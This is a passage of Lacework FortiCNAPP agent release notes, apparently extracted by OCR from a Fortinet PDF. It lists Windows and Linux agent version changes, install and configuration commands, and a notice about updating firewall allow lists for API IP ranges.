
- The Windows agent v1.4 does not automatically upgrade to Windows agent v1.5. The workaround for this is to manually upgrade to Windows agent v1.5 using the instructions in Manual Upgrade of Windows Agent.

January 2023 Windows Agent Release

v1.4

Release Notes

- *Improved connectivity checks in Windows agent installer* - The Windows agent installer now checks if your host machine has access to https://updates.lacework.net/ and the Lacework agent server URL. The installation or upgrade of the Windows agent will fail with the following error if your host machine does not have access to these URLs.



If this error is displayed, verify that your proxy and firewall applications allow access to https://updates.lacework.net/ and the Lacework server URL.

2022 Windows Agent releases

November 2022 Windows Agent Release

v1.3

Release Notes

- *Disabled downgrade of Windows agent* - Lacework recommends that you do not downgrade to an earlier version of the Windows agent because each new version includes important security updates, performance optimizations, new features, and bug fixes. Hence, starting in the Windows agent 1.3 release, the Windows agent installer will not allow you to install an older version of the agent if a newer version is present. For example, after you install the MSI package for the Windows agent 1.3 release, you cannot install the MSI package for the 1.2 release.

September 2022 Windows Agent Release

v1.2

Release Notes

- *Ability to specify the maximum number of files on which FIM scan should be run* - By default, Lacework runs file integrity monitoring (FIM) scan on up to 500000 files. You can specify the maxscanfiles property in your config.json file to change the default. For example, to limit the FIM scan to 20000 files, specify:

  ```
  "maxscanfiles": "20000"
  ```

- *Command line option to disable automatic upgrade of the agent* - When you install the Lacework agent through the command line, you can now use the `AUTOUPGRADE=disabled` option to disable automatic upgrade of the agent. For example:

  ```
  C:\Users\Administrator> msiexec.exe /i LWDataCollector.msi ACCESSTOKEN=Your_Access_Token
  SERVERURL=Your_API_Endpoint AUTOUPGRADE=disabled
  ```

  For more information, see Install Windows Agent through the Command Line.

  For improved security and to benefit from new and improved features, Lacework recommends that you do not disable automatic upgrade of the agent.

August 2022 Windows Agent Release

v1.1.0

Release Notes

Improvements

- *Improved Windows agent installation scripts* - The `ReleaseVersion` option for the Install-LWDataCollector.ps1 PowerShell script is replaced with the `MSIURL` option to make it easier for you to use the installation scripts. For more information, see the following topics:
  - Use a PowerShell Script to Install Windows Agent
  - Install Windows Agent with Azure Resource Manager
  - Install Windows Agent on Azure VMs using Terraform

Resolved Issues

The following issues were resolved in this release:

- NetBIOS name is displayed instead of the DNS hostname in the Lacework Console.
- The Total Bytes and External Out Bytes information displayed in the Machines dossier page is cumulative instead of average.
- Event descriptions have missing information. For example, the following event description does not have the hostname: `New External Server IP Address: [src_hostname is missing] connected to 198.51.100.0`
- Agent crashed because it was installed on an unsupported Windows Server version. To fix this issue, the Windows agent MSI package now allows you to install the agent only on machines that run supported Windows Server versions. For more information, see Windows Agent System Requirements.

June 2022 Windows Agent Release

v1.0.0

Release Notes

- *Lacework Windows agent* - This release introduces the Lacework Windows agent that supports the following for your cloud or on-premises Windows Server OS-based workloads:
  - Host-based intrusion detection.
  - Threat detection.
  - File integrity monitoring including monitoring of the Windows registry.
  - Support for workload events. You can view the alerts and polygraphs for workload events in the Lacework Console.
  - Automatic upgrade of the agent when a new version is available.

You can install the Windows agent using the following options:

- Lacework PowerShell script to install the Windows agent using a PowerShell script.
- MSI package to install the Windows agent using an MSI package.
- HashiCorp Packer script to create an Amazon Machine Image (AMI) with the Windows agent pre-installed and configured.
- Azure Resource Manager (ARM) template to deploy the Windows agent to Azure VM instances.
- Terraform script to deploy the Lacework Agent to Azure VM instances.

For more details, see:

- Lacework for Windows Workload Security for information about installing and configuring your Windows agent.
- Windows Agent System Requirements for information about supported Windows Server OS versions.
- File Integrity Monitoring for information about configuring File Integrity Monitoring for your Windows agent.
- Windows Registry Monitoring for information about configuring Windows registry monitoring.

Linux Agent releases

Previous releases:

December 2025 Linux Agent Releases

Linux Agent 7.12 Release Notes

This release contains the following updates:

- Fix bug involving `datacollector -status` check when running agent as non-root.
- Disable agent `systemd` service restart if failure is unrecoverable without manual intervention (for example, an invalid token).
- Adds container tracking support for Docker Engine version 29.0.0 and later. Previous agent versions may fail to find containers on systems running Docker Engine version 29.0.0 or later.

November 2025 Linux Agent Releases

Linux Agent 7.11 Release Notes

This release contains the following updates:

- CPU performance improvements

October 2025 Linux Agent Releases

Linux Agent 7.10 Release Notes

This release contains the following updates:

- OpenShift support has been added for active package detection.
- Implemented memory performance improvements.

August 2025 Linux Agent Releases

Linux Agent 7.9 Release Notes

This release contains the following updates:

- Reduces file integrity monitor(FIM) memory usage.

July 2025 Linux Agent Releases

Linux Agent 7.8.0.28405 Release Notes

This release contains the following updates:

- Added the ability to report insufficient CPU allocation to the backend for overall health status.
- Reduced the types and frequency of messages written to `stdout`, such as `kubectl` logs.
- Fixed an extremely rare crash if a specific kind of DNS query was detected.

May 2025 Linux Agent Releases

Linux Agent 7.7.0.27989 Release Notes

This release contains the following updates:

- Adds vulnerability support for Bottlerocket OS.
- Fixes an issue that could prevent the agent from running on ECS Fargate and EKS Fargate.
- Fixes an issue that could prevent File Integrity Monitoring (FIM) from running at its expected scheduled interval.

Linux Agent 7.5.2 Release Notes

This release fixes an issue where File Integrity Monitoring (FIM) will only run once. This issue is present in agent versions 7.2, 7.3, 7.3.2, 7.4, 7.5, and 7.6.

April 2025 Linux Agent Release

Linux Agent 7.6 Release Notes

- Fixes bug causing package upgrade to fail on RHEL. For previous agent versions, customers need to *remove* then *install* lacework to upgrade the agent package on RHEL.

March 2025 Linux Agent Release

Linux Agent 7.5 Release Notes

- *CentOS 10 support*: CentOS 10 support added.
- *Container runtime interface (CRI)*: Container introspection with CRI uses the `v1` API instead of `v1alpha`.
- *End of support for CentOS 6 and SLES 11 SP4*: Dropped support for CentOS 6 and SLES 11 SP4 due to Go version upgrade.

Linux Agent 7.5.2 has been released. See Linux Agent 7.5.2 Release Notes on page 73.

February 2025 Linux Agent Release

v7.4 Release Notes

- *Helm charts optional values*: Helm charts use optional values to prevent CAA from monitoring certain mount points and to control the file activity handling rate.

2024 Linux Agent releases

December 2024 Linux Agent Release

v7.3 Release Notes

- *Helm charts optional values*: Optional values in the Helm charts can be used to disable the creation of Kubernetes IAM resources when deploying the cluster agent.
- *Package scan bug fixed*: A bug was fixed where the agent failed to run some package scans.
- *GPG-signed repository metadata*: The agent RPM package repository metadata is now signed with the Lacework agent's GPG key.

October 2024 Linux Agent Release

v7.2 Release Notes

- *Additional Datacollector Process*: In addition to the existing `datacollector` and `datacollector -r` processes expected to run, there is now a new process `datacollector -r=collector --processisolation`. This is to improve security of the Agent itself and does not have functional impact.
- *Improved Threat Detection*: Agents now report selective process data required for non-network related detections.

September 2024 Linux Agent Release

v7.1.4 Release Notes

- *Fix connection data collection on managed runtimes* - This release fixes a bug present in Lacework Linux Agent v7.1 and v7.1.2 where in certain cases on AWS Fargate ECS, AWS Fargate EKS, Google Cloud Run, and Azure Container Instances, TCP connections would not be gathered.
- *Fix Google Cloud Run Jobs support* - This release fixes a bug where the Lacework Linux Agent would fail to start in a Google Cloud Run Jobs environment.

v7.1.2 Release Notes

- *Fix memory leak* - This release fixes a memory leak in a third party dependency of the Lacework Linux Agent v7.1.

August 2024 Linux Agent Release

v7.1 Release Notes

- *Sidecar images updated to Alpine 3.20* - The `lacework/datacollector-sidecar` family of container images are now built from Alpine 3.20.
- *Reduced CPU consumption on hosts running Linux kernel v4.16 and later* - An agent running in a supported environment now uses less CPU due to changes in network tracking logic.

July 2024 Linux Agent Release

v7 Release Notes

- *Reduced agent data volume* - Reduced the volume of data sent by the agent to the Lacework platform by removing unnecessary data such as loopback connections.

May 2024 Linux Agent Release

v6.14 Release Notes

- *Ecosystem certification* - Lacework now supports the following new certified ecosystems, allowing you to deploy agents to these environments with assurance that there are no security gaps in your workloads.
  - Red Hat Enterprise Linux 9.3
  - Ubuntu 24

March 2024 Linux Agent Release

- *Google Cloud Run support is generally available* - Support for installing agent v6.3 or later on Google Cloud Run is now generally available. For more information, see Deploy on Google Cloud Run.

You can deploy the Lacework agent only to the second generation Cloud Run execution environment. The first generation Cloud Run execution environment is not supported by the agent.

v6.13 Release Notes

- *Ecosystem certification* - Lacework now supports the following new certified ecosystems, allowing you to deploy agents to these environments with assurance that there are no security gaps in your workloads.
  - Kubernetes 1.29

- *Support for retrieving instance metadata from Oracle Cloud Infrastructure* - The agent now retrieves instance metadata from Oracle Cloud Infrastructure (OCI) instances and displays them as machine tags in the Lacework Console.
- *Support for disabling all agent tokens in the Lacework Console* - Previously, at least one agent token had to be enabled in the Agent tokens page in the Lacework Console. You can now navigate to *Settings* > *Configuration* > *Agent tokens* in the Lacework Console and disable all agent tokens.

February 2024 Linux Agent Release

v6.12.2 Release Notes

This release fixes the following issues that can occur when you enable active package detection for agent v6.12:

- Files are kept open on Linux kernel versions earlier than 3.14.
- Excessive use of disk space or file descriptors on Linux kernel versions earlier than 3.12

v6.12 Release Notes

- *Support for detecting active and inactive Rust packages on hosts and containers* - The Lacework platform can now detect active and inactive Rust packages on hosts and containers if you do the following:
  - Install Linux agent v6.12 or later on hosts or containers.
  - Enable active package detection for the agent. For more information, see How do I enable active package detection?
  - Enable Agentless Workload Scanning on the hosts.

  This enables you to know whether a vulnerable Rust package is being used by an application and prioritize fixing active vulnerable packages first. Use the *Package status* filter in the Host Vulnerabilities page and Container Vulnerabilities page to see active or inactive vulnerable Rust packages on hosts and containers. See Host Vulnerability - Package Status for details.
- *Support for retrieving tags from AWS EC2 instances using IMDS* - Starting in this release you can configure Instance Metadata Service (IMDS) on AWS EC2 instances to enable the agent to retrieve tags from EC2 instances. For more information, see Configure the Instance Metadata Options.

  Agents will first use IMDSv2 to retrieve the information. If it fails, agents use IMDSv1 to retrieve the information. If it fails again, and if you have configured the DescribeTags IAM permission on EC2 instances, agents use the IAM permission to retrieve the information.
- *Support for Podman's Docker compatibility layer* - The agent now supports Podman's Docker compatibility layer. To use the agent with Podman's Docker compatibility layer:

  a. Use the following command to run Podman in rootful mode to enable the Docker compatibility layer. For more information, see podman system service.

  ```
  sudo systemctl enable --now podman.socket
  ```

  b. Set the following in the config.json file:

  ```
  "ContainerRunTime": "docker"
  "ContainerEngineEndpoint": "unix:///run/podman/podman.sock"
  ```

- Fixed the issue with the agent being unable to retrieve file modification monitoring and process execution monitoring settings when a proxy server is configured.

January 2024 Linux Agent Release

v6.11.2 Release Notes

This release fixes the following issues that can occur when you enable active package detection for agent v6.11:

- Files are kept open on Linux kernel versions earlier than 3.14.
- Excessive use of disk space or file descriptors on Linux kernel versions earlier than 3.12

v6.11 Release Notes

- *Ability to verify the status of the agent* - Starting in this release, you can use the following command to verify the status of the agent process (`datacollector`):

  ```
  sudo /var/lib/lacework/datacollector -status
  ```

  The status can be one of the following:
  - ACTIVE - The agent process is up and running.
  - STARTING - The agent process is starting.
  - OFFLINE - The agent process is not running. This can happen if you stopped the agent process. For more information, see Start, Stop, or Restart Lacework Agent.
- *Support for detecting active and inactive PHP packages on hosts and containers* - The Lacework platform can now detect active and inactive PHP packages on hosts and containers if you do the following:
  a. Install Linux agent v6.11 or later on hosts or containers.
  b. Enable active package detection for the agent. For more information, see How do I enable active package detection?.
  c. Enable Agentless Workload Scanning on the hosts.

  This enables you to know whether a vulnerable PHP package is being used by an application and prioritize fixing active vulnerable packages first. Use the *Package status* filter in the Host Vulnerabilities page and Container Vulnerabilities page to see active or inactive vulnerable PHP packages on hosts and containers. See Host Vulnerability - Package Status for details.
- *Ecosystem certification* - Lacework now supports the following new certified ecosystems, allowing you to deploy agents to these environments with assurance that there are no security gaps in your workloads.
  - Oracle Linux Server versions 8.7, 8.8, and 8.9

2023 Linux Agent releases

November 2023 Linux Agent Release

- *Resolved an issue with the ssm-agent Terraform module that prevented the agent from connecting to the Lacework platform* - On 17 October 2023, we made updates to the ssm-agent Terraform module (v0.11.0) used to install the Lacework agent on AWS EC2 instances managed by SSM. This release included a bug that installs misconfigured agents that are not able to connect to the Lacework platform.

On 3 November 2023, the issue was identified and resolved with a released patch to the Terraform module (v0.11.2). This patch fixes the issue and reconnects all affected agents installed, once the patch is applied by you.

If you used the Terraform module (v0.11.0) to install agents from 17 October to 3 November 2023, do the following:

1. In the Lacework Console, go to *Agents* to open the Agents page.
   The *AWS Instances with no Lacework agent* table displays the list of EC2 instances on which agents are not installed, or the installed agents are unable to connect to the Lacework platform.
2. Run the updated ssm-agent Terraform module to apply the fix that will reconnect to the agent

Please reach out to Lacework Customer Support if you need more information.

v6.10.4 Release Notes

- When you run GKE with Cilium CNI, the installation process renames the `kublet` binary to `the-kublet`. Because of this change, the agent cannot automatically discover the container runtime and will not be able to monitor the GKE cluster unless you set the `containerruntime: containerd` property in the config.json agent configuration file.
  Agent v6.10.2 adds support for automatically discovering the container runtime for clusters running GKE with Ciliumn CNI without the need to set the `containerruntime: containerd` property in the config.json file. Hence, Lacework recommends that you upgrade to Agent v6.10.2 or later version.

v6.10 Release Notes

Public Preview

- *Support for configuring package and process scan options in the Lacework Console* - You can now configure package and process scan options in the Agent administration settings section in the Lacework Console.

October 2023 Linux Agent Release

v6.9.2 Release Notes

- Corrected an issue that prevented Node Collector v6.9 from retrieving machine tag information from Kubernetes clusters.

v6.9 Release Notes

Generally Available

- *Ecosystem certification* - Lacework now supports the following new certified ecosystems, allowing you to deploy agents to these environments with assurance that there are no security gaps in your workloads.

  - Ubuntu 23
  - Kubernetes 1.28
- *Support for collecting additional cloud service provider metadata* - Starting in this release, the agent collects the following additional metadata for the AWS, Azure, and Google Cloud instances on which the agent is installed.

Cloud Service Provider	Metadata	Note
AWS	• Organization ID	The AWS EC2 instance must have the DescribeOrganization IAM permission to retrieve the metadata. For more information, see Configure Access to Tags and Metadata in AWS.
Azure	• Subscription ID • Tenant ID	
Google Cloud	• Organization ID • Folder ID	The GCE instance must have the resourcemanager.projects.get IAM permission to retrieve the metadata.

Public Preview

- *Support for configuring the Linux agent from the Lacework Console* - Previously, you had to manually update the config.json file on every host to modify the Linux agent configuration. You can now use the Lacework Console to specify the configuration for all agents that use a specific agent token. Any new agent that you install using the token will also use the same configuration. For more information, see Configure Linux Agent Behavior in the Lacework Console.

The settings in the config.json file take precedence over the settings in the Lacework Console. So, you can continue to manually update the config.json file on every host if you prefer. However, Lacework recommends using the Lacework Console to configure the agent because it makes it easier to quickly change settings for a large number of agents.

6.7.6 Release Notes

- Corrected an issue that prevented some diagnostic data from being sent to the Lacework platform.

August 2023 Linux Agent Release

v6.8

Release Notes

- *Support for enabling active package detection using the Lacework Helm Chart* - Starting in this release, you can use the following Lacework Helm chart option to enable active package detection on agents running in Kubernetes clusters.

```
--set laceworkConfig.codeaware.enable=all
```

July 2023 Linux Agent Release

v6.7.4

Release Notes

- In this release, Lacework has added some internal logging to monitor agent connectivity with the Lacework platform. Agents will periodically connect to https://agentcheck.lacework.dev to enable Lacework to monitor agent connectivity with the Lacework platform.
- Corrected a package signing issue with installing the agent on Fedora Linux.

v6.7.2

Release Notes

- *Support for Kubernetes version 1.27* - Lacework has certified agent v6.7.2 for deployment on Kubernetes version 1.27.
- Enabled support to help with resource-constrained systems that would under certain circumstances cause the agent to restart due to long startup times.

v6.7

Release Notes

- *Automatic discovery of agent server URL* - The Lacework agent uses a region-specific agent server URL to communicate with the Lacework platform. By default, agents use the https://api.lacework.net URL in the US region. For Linux agent v6.6 or earlier installed outside the default region, you must explicitly configure the agent server URL using the `serverurl` parameter in the config.json file. For more information, see Agent Server URL.

Region	URL
US (default)	https://api.lacework.net
US-02 (US)	https://aprodus2.agent.lacework.net
European Union (EU)	https://api.fra.lacework.net
Australia and New Zealand (ANZ)	https://auprodn1.agent.lacework.net/

  Starting with Linux agent v6.7, it is optional for you to configure the agent server URL. The agent automatically discovers the agent server URL for your region.

  To automatically discover the agent server URL for Linux agent v6.7 or later:

  - The agents for which you have not configured the agent server URL will first communicate with https://api.lacework.net that is located in the US region to know the region they belong to, and then use only the region-specific URL.
  - The agents for which you have configured the agent server URL will first communicate with the configured server URL to know the region they belong to.

  Once the correct region is established, agents remember it and communicate only with the agent server URL for that region until you modify the URL.

v6.6.2

Release Notes

- In this release, Lacework has added some internal logging to monitor agent connectivity with the Lacework platform.

Known Issue

- Agent v6.6.2 connects to the `agentcheck.lacework.dev` Lacework owned domain to monitor agent connectivity with the Lacework platform. This may trigger a medium severity alert in your Lacework console. You can ignore this alert as it does not indicate any malicious activity.

Other Updates

- *GKE Autopilot support* - Workload security for GKE Autopilot with the Lacework Linux agent is now generally available. You can deploy Linux agent v6.2 or later on GKE Autopilot clusters running GKE version 1.25.8-gke.1000 or later. For more information, see Install on GKE Autopilot.

May 2023 Linux Agent Release

v6.6

Release Notes

- *Support for discovering DNS requests over TCP* - Starting in this release, the agent discovers DNS requests over TCP and sends them to the Lacework platform to enable it to identify DNS-over-TCP connections. If you want to disable the agent from discovering DNS requests over TCP, use the discover_dns_over_tcp property in the config.json agent configuration file.
- *Optimized data sent by agent in unstable network conditions* - Starting in this release, if the Lacework platform is not reachable due to unstable network conditions, the agent waits for five minutes before resending the information. This helps to optimize the data sent by the agent to the Lacework platform.
- *Ecosystem certification* - Lacework now supports the following new certified ecosystems, allowing you to deploy agents to these environments with assurance that there are no security gaps in your workloads.
  - MicroK8s
  - Kubernetes version 1.26
- *Support for specifying the AWS metadata request interval using the Helm Chart* - The agent retrieves metadata tags from AWS to enable you to quickly identify where you need to take actions to fix alerts displayed in the Lacework Console. To ensure that the latest metadata is displayed in the Lacework Console, the agent periodically makes describe-tags API calls to retrieve tags from AWS. Starting in this release, you can use the metadataRequestInterval option in the Helm Chart for the Lacework Linux agent to specify the interval during which the agent retrieves the tags.

Public Preview

- *Focus Ruby package vulnerability detection on active packages* - The Lacework platform can now detect active and inactive Ruby packages on hosts if you do the following:

a. Install Linux agent v6.6 or later on hosts.
b. Enable active package detection for the agent. For more information, see codeaware property.
c. Enable Agentless Workload Scanning on the hosts.

This enables you to know whether a vulnerable Ruby package is being used by an application on your host and prioritize fixing active vulnerable packages first. Use the Package Status filter in the Host Vulnerability page to see active or inactive vulnerable Ruby packages on hosts. See Host Vulnerability - Package Status for details.

April 2023 Linux Agent Release

v6.5.2

Release Notes

- *Support for detecting active and inactive Python packages on hosts* - The Lacework platform can now detect active and inactive Python packages on hosts if you do the following:
  a. Install Linux agent v6.5.2 or later on hosts.
  b. Enable active package detection for the agent. For more information, see codeaware property.
  c. Enable Agentless Workload Scanning on the hosts.

  This enables you to know whether a vulnerable Python package is being used by an application on your host and prioritize fixing active vulnerable packages first. Use the *Package Status* filter in the Host Vulnerability page to see active or inactive vulnerable Python packages on hosts. See Host Vulnerability - Package Status for details.
- This release minimizes a CPU utilization issue that may occur while tracking processes associated with short-lived connections or if your workload has a very large number of processes.

v6.5

Release Notes

- *Ability to limit or disable API calls made by the agent to retrieve metadata tags from AWS* - The agent retrieves metadata tags from AWS to enable you to quickly identify where you need to take actions to fix alerts displayed in the Lacework Console. To ensure that the latest metadata is displayed in the Lacework Console, the agent periodically makes `describe-tags` API calls to retrieve tags from AWS. Starting in this release, you can use the metadata_request_interval property in the `config.json` agent configuration file to do the following:
  - Limit the number of API calls made to retrieve tags from AWS.
  - Disable the agent from making API calls to retrieve tags from AWS.
- *Support for additional configuration options in the Helm Chart* - Starting in this release, you can use the following configuration options in the Helm Chart for the Lacework Linux agent. For more information, see Helm Configuration Options.
  - cmdlinefilter
  - ContainerEngineEndpoint
  - ContainerRuntime
  - packagescan
  - procscan
  - tags

- *Support for specifying agent server URL when you install the agent on AWS or Google Cloud instances using the Lacework CLI* - The following Lacework CLI commands now support a `server_url` option to enable you to specify the agent server URL.
  - lacework agent aws-install ec2ic
  - lacework agent aws-install ec2ssh
  - lacework agent aws-install ec2ssm
  - lacework agent gcp-install osl

Public Preview

- *Support for detecting active and inactive Java, golang, and npm packages on hosts* - The Lacework platform can now detect active and inactive Java, golang, and npm packages on hosts if you do the following:
  a. Install Linux agent v6.5 or later on hosts.
  b. Enable active package detection for the agent. For more information, see codeaware property.
  c. Enable Agentless Workload Scanning on the hosts.
  This enables you to know whether a vulnerable Java, golang, or npm package is being used by an application on your host and prioritize fixing active vulnerable packages first. Use the *Package Status* filter in the Host Vulnerability page to see active or inactive vulnerable Java packages on hosts. See Host Vulnerability - Package Status for details.
- *Support for discovering DNS requests over TCP* - Starting in this release, the agent discovers DNS requests over TCP and sends them to the Lacework platform to enable it to identify DNS-over-TCP connections. If you want to disable the agent from discovering DNS requests over TCP, use the discover_dns_over_tcp property in the `config.json` agent configuration file.

March 2023 Linux Agent Release

v6.4.2

Release Notes

- This release minimizes a CPU utilization issue that may occur when binaries that make network connections are executed at very high frequencies (order of seconds) in a container.

v6.4

Release Notes

- *Support for detecting active and inactive packages on hosts (Public Preview)* - The Lacework agent can now detect active and inactive host packages. This enables you to know whether a vulnerable package is being used by an application on your host and prioritize fixing active vulnerable packages first. For more information, see codeaware Property.
- *Ecosystem certification* - Lacework now supports the following new certified ecosystems, allowing you to deploy agents to these environments with assurance that there are no security gaps in your workloads.
  - Amazon Linux 2023
  - Red Hat OpenShift Service on AWS 4.11 and 4.12
  - Ubuntu 22.10

- Linkerd 2.12 on AKS, EKS, and GKE

January 2023 Linux Agent Release

v6.3

Release Notes

- *Ecosystem certification* - Lacework now supports the following new certified ecosystems, allowing you to deploy agents to these environments with assurance that there are no security gaps in your workloads.
  - Alma Linux 8.7 and 9.1
  - Rocky Linux 8.7, 9, and 9.1
  - Red Hat OpenShift Service on AWS 4.10
  - Ubuntu 14.04
- *Support for using the Lacework CLI to install the agent on all EC2 instances using AWS Systems Manager* - The Lacework CLI now supports the following command to enable you to install the Lacework agent on all your AWS EC2 instances using AWS Systems Manager.

  lacework agent aws-install ec2ssm

  This command is supported only for EC2 instances on which the SSM agent is installed. For more information, see Amazon Machine Images (AMIs) with SSM Agent Preinstalled.

API IP Address Changes - Update Required by November 1, 2025

FortiCNAPP is updating the IP addresses for our API infrastructure to enhance reliability, performance, and scalability across our platform. This affects multiple API endpoints, with varying levels of customer action required.

Action required

If you currently restrict outbound traffic to `auprodn1.agent.lacework.net` (Australia) or `aprodas1.agent.lacework.net` (Singapore), you must update your firewall allow lists by November 1, 2025 (2025-11-01). Our new address ranges are currently operating so you can make the change now. No need to delay.

Add this new IP range for `auprodn1.agent.lacework.net`

```
3.44.64.16/29
```

Add this new IP range for `aprodas1.agent.lacework.net`

```
18.99.43.80/29
```

Impact of Not Updating

If you currently restrict outbound traffic, if you don't update your allow list by November 1, 2025, you will experience agent connectivity loss and interruption of security monitoring.

```
168.100.7.0/24
```

The content in Required connectivity, proxies, and certificates for agents still includes old IPs, and will be updated before November 1 to reflect these changes.

Policy change log

See the Policy change log in Lacework FortiCNAPP Policies.

2026 Policy updates

- 23 February 2026
- 17 February 2026
- 9 February 2026
- 2 February 2026
- 26 January 2026
- 20 January 2026
- 12 January 2026

2025 Policy updates

- 15 December 2025
- 8 December 2025
- 2 December 2025
- 11 November 2025
- 4 November 2025
- 28 October 2025
- 21 October 2025
- 14 October 2025
- 7 October 2025
- 30 September 2025
- 24 September 2025
- 16 September 2025
- 9 September 2025
- 2 September 2025
- 26 August 2025
- 19 August 2025
- 12 August 2025
- 5 August 2025
- 29 July 2025

www.fortinet.com

Copyright© 2026 Fortinet, Inc. All rights reserved. Fortinet®, FortiGate®, FortiCare® and FortiGuard®, and certain other marks are registered trademarks of Fortinet, Inc., and other Fortinet names herein may also be registered and/or common law trademarks of Fortinet. All other product or company names may be trademarks of their respective owners. Performance and other metrics contained herein were attained in internal lab tests under ideal conditions, and actual performance and other results may vary. Network variables, different network environments and other conditions may affect performance results. Nothing herein represents any binding commitment by Fortinet, and Fortinet disclaims all warranties, whether express or implied, except to the extent Fortinet enters a binding written contract, signed by Fortinet's Chief Legal Officer, with a purchaser that expressly warrants that the identified product will perform according to certain expressly-identified performance metrics and, in such event, only the specific performance metrics expressly identified in such binding written contract shall be binding on Fortinet. For absolute clarity, any such warranty will be limited to performance in the same ideal conditions as in Fortinet's internal lab tests. Fortinet disclaims in full any covenants, representations, and guarantees pursuant hereto, whether express or implied. Fortinet reserves the right to change, modify, transfer, or otherwise revise this publication without notice, and the most current version of the publication shall be applicable.